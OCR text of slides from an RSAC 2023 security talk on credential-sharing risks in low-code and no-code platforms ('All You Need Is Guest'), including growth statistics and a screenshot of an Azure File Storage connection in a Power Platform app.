
Reports to >
William Contoso
Chief Operations Officer

Show organization

Business users are building their own apps w/ low-code/no-code + GenAI

Thanks, Shane!
We're creating an app for you.

Is this actually being used?




Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

~8M active Power devs today!



#RSAC

Stronger Together

More MSFT low-code devs than .NET devs, today!

Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

zenity

RSAConference2023 | 12


Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

Exploit

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Connector name

Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

